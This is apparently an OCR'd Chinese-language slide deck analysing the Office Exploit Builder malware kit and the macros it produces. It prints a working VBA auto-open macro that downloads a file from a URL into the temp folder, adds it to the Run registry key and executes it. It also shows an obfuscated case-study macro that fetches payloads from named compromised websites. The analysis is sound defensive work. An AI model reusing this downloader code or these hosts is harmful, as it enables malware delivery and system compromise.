
Highly customizable


Multiple optional features which allow you to have exactly what you need

First Class 24/7 support

Simply PM me or talk to me on Jabber and I'll be there to help

生成器界面


OE Builder V3 - Cracked By Alcatraz3222
Office Exploit Builder V3
Main Settings
These are the required settings
Direct URL To File:
Are you using Word or Excel?
Save File As:
Filename
Additional Settings
These are the optional settings
USG
Add EXE To Startup
Add Text To Doc
Open Crypter
Open Silent Add-On
Tutorial
Check For Updates
Build Exploit
Exit


Office Exploit Builder v4.2 Cracked By BlackCracking
Office Exploit Builder V4
Welcome To The Best Office Exploit Around..
Are You Exploiting Word or Excel?:
Word
Direct URL To File:
3/2131550_183752008316_2.jpg
Save File As:
vv
.jar
Add File To Startup
Add Text To Doc
Crypter
Silent Add-On
Tutorial
Check For Updates
Build

两种版本

标准版本


1.可以生成Word/Excel的宏代码
2.可填写任意恶意代码链接
3.可选选项：
恶意代码自启动
在Doc中插入文字

专业版


1.加密器

2.静默模式

通过不同价格出售



主要功能


宏生成器
插入恶意代码链接
选择生成版本
word
excel
填写恶意代码下载文件名和扩展名
附加选项
自启动
为word添加文字
启用加密器
加密待释放的恶意软件
静默模式
插入恶意代码链接
填写宏名


生成宏脚本分析


```
'Macro Name: zHxdXY
Private Declare PtrSafe Function oqiHWOzhj Lib "shell32.dll" Alias _
"ShellExecuteA" (ByVal WoZfEfqkCzV As Long, ByVal sQIEQhwRFOmhKMtMSbPv As String, _
ByVal EFDIgmuXlkAEGyXn As String, ByVal fPxzU As String, ByVal wBPLuIhiIReGZEdvUvGASB As String, ByVal YISYUhxMTV As Long) As
Long

Private Declare PtrSafe Function jeSne Lib "urlmon" Alias _
"URLDownloadToFileA" (ByVal UiscbOAcyKYGXJNocZTmjF As Long, ByVal bAFCNQgBCLVQuJ As String, _
ByVal dwPKzfopnsdVdHU As String, ByVal TkoqiH As Long, ByVal WOzhjDglyJerfQsONp As Long) As Long

Private Sub zHxdXY()
Dim BZDigNCWNERcKKyy As String, YiuWqVtLXLICUSpYjplxO As String, OlmvSAetZg As String, WcMFMrRD As String,
TWZRrTyjeSneUiscbOAcyKY As String, GXJNocZTmjFbAFCNQgBC As String
YiuWqVtLXLICUSpYjplxO = Decrypt("fyf/pdjopdjo")
OlmvSAetZg = Environ$("tmp") & "\" & YiuWqVtLXLICUSpYjplxO

BZDigNCWNERcKKyy = Decrypt("npd/jmjcjmjc/xxx")

jeSne 0, BZDigNCWNERcKKyy, OlmvSAetZg, 0, 0
Dim Reg As Object
Set Reg = CreateObject("Wscript.shell")
Reg.RegWrite "HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN\" & "niconico.exe", b
oqiHWOzhj 0, "open", b, "", vbNullString, vbNormalFocus
End Sub

Private Sub Document_Open()
Dim MyText As String
MyText = "兵库北 雨 19℃ 60%/40%"
Selection.TypeText (MyText)
zHxdXY
End Sub
```

加密算法


```
31 Private Function Decrypt(enc)
32     Dim x, i, tmp
33     enc = StrReverse(enc)
34     For i = 1 To Len(enc)
35         x = Mid(enc, i, 1)
36         tmp = tmp & Chr(Asc(x) - 1)
37     Next
38     Decrypt = tmp
39 End Function
```



```
Private Function Decrypt(enc)
    Dim x, i, tmp
    enc = StrReverse(enc)
    For i = 1 To Len(enc)
        x = Mid(enc, i, 1)
        tmp = tmp & Chr(Asc(x) - 1)
    Next
    Decrypt = tmp
End Function

wsh.echo Decrypt("npd/jmjcjmjc/xxx")
```




庖丁解牛

- 案例分析

案例一



使用oledump查看



采用混淆的VB代码

Module1.txt | Module2.txt | ThisDocument.txt

```
Attribute VB_Name = "Module2"
Public Function Fuflmdjoo(a As String)
Dim bydd As Variant
bydd = Shell(a, 0)
JANDQKWJHD = "qwdh jkwqqwdhjkwqhdjk qwd"
End Function
Public Function Kakarumba(n As Integer)
Dim i As Integer
For i = 1 To n Step 1
    Randomize
    Kakarumba = Kakarumba + Chr(Int(121 * Rnd) + 97)
Next i
BHQWJD = ""
End Function
Public Function Klklklklklkl(nbqjbdjqw As String)
Dim dhjqwqkjww As Integer, aaqjwhdq As Integer, Mhdbqwdbnsagdwhqdghd As Object, AHUDWQI As String
Dim ashdUHhda As String, dddc As Integer, AABDBHDDD As String, AsaHuhqdjhasd As String, AAHQJD As String
AsaHuhqdjhasd = nbqjbdjqw
ashdUHhda = AsaHuhqdjhasd
'wdqwdqwdwq
dddc = 1 - (Atn(20))
HQDUQ = hhr(Val(81 + dddc))
BHQDHJWQDW = "ML" & "2.S" & "erverX" & "MLH"
BYGDWHQGWHDWQ = BHQDHJWQDW + "TT" + HQDUQ
'asdwqdq
AABDBHDDD = "E"
```

传入URL，使用HTTP连接


```
Public Function Klklklklklkl(nbqjbdjqw As String)
Dim dhjqwqkjww As Integer, aaqjwhdq As Integer, Mhdbqwdbnsagdwhqdghd As Object, AHUDWQI As String
Dim ashdUHhda As String, dddc As Integer, AABDBHDDD As String, AsaHuhqdjhasd As String, AAHQJD As String
AsaHuhqdjhasd = nbqjbdjqw
ashdUHhda = AsaHuhqdjhasd
'wdqwdqwdwq
dddc = 1 - (Atn(20))
HQDUQ = hhr(Val(81 + dddc))
BHQDHJWQDW = "ML" & "2.S" & "erverX" & "MLH"
BYGDWHQGWHDWQ = BHQDHJWQDW + "TT" + HQDUQ
'asdwqdq
AABDBHDDD = "E"
NBWHDWDQ = Chr(11 * 2 * 4 + 4 * dddc)
AABDBHDDD = "G" + AABDBHDDD & NBWHDWDQ
DWQJDIQWDKWQJDHBB = "MSX" + BYGDWHQGWHDWQ
'wdwqdqwdq
'zxcqscqc
Set Mhdbqwdbnsagdwhqdghd = CreateObject(DWQJDIQWDKWQJDHBB)
'qwdqwdsadasxzc
Mhdbqwdbnsagdwhqdghd.Open AABDBHDDD, ashdUHhda
Mhdbqwdbnsagdwhqdghd.Send (AHUDWQI)
AAHQJD = ThisDocument.NHdjhasbdhas(Mhdbqwdbnsagdwhqdghd)
Klklklklklkl = AAHQJD
GEDFC = "jqhwd jqw"
End Function
```

```
Public Function Klklklklklkl(URLs As String)
srvXMLHttp = CreateObject(MSXML2.ServerXMLHTTP)
srvXMLHttp.open('GET', URLs)
srvXMLHttp.Send()
Klklklklklkl = srvXMLHttp.responsetext
End Function
```

还原URL地址——拼接


```
    If (hdjshd = 0) Then
    PBIn = ATTH + STT2 + CDDD
    CONT = Module2.Klklklklklkl(PBIn)
    NFBH = Module2.Klklklklklkl(ATTH + STT2 + LNSS)
    Else
    NFBH = Module2.Klklklklklkl(ATTH + STT1 + LNSS)
    End If


Ndjs = Sgn(Asc(Module2.Kakarumba(1)) - 342) + 104 + 1
ATTH = Chr(Ndjs) + Chr(Ndjs + 12) + Chr(Ndjs + 12) + Chr(Ndjs + 8) + ":/" & "/"


TSTS = "" & ".tx" + "t" + ""
CDDD = "777763172631572" + TSTS
LNSS = "rara" + TSTS
STT1 = "w" + "ww.glamourstylistas.com/adm" + "inistr" + "ator/comp" + "onents/co" + "m_joo" + "mlaup" + "date/"
STT2 = "web251.login-37.hoststar.ch/ad" + "ministra" + "tor/comp" + "onents/c" + "om_jo" + "omlaup" + "date/"


PBIn = ATTH + STT1 + CDDD
```

还原URL地址——计算


```
Ndjs = Sgn(Asc(Module2.Kakarumba(1)) - 342) + 104 + 1
ATTH = Chr(Ndjs) + Chr(Ndjs + 12) + Chr(Ndjs + 12) + Chr(Ndjs + 8) + ":/" & "/"


Public Function Kakarumba(n As Integer)
Dim i As Integer
For i = 1 To n Step 1
    Randomize
    Kakarumba = Kakarumba + Chr(Int(121 * Rnd) + 97)
Next i
```

```
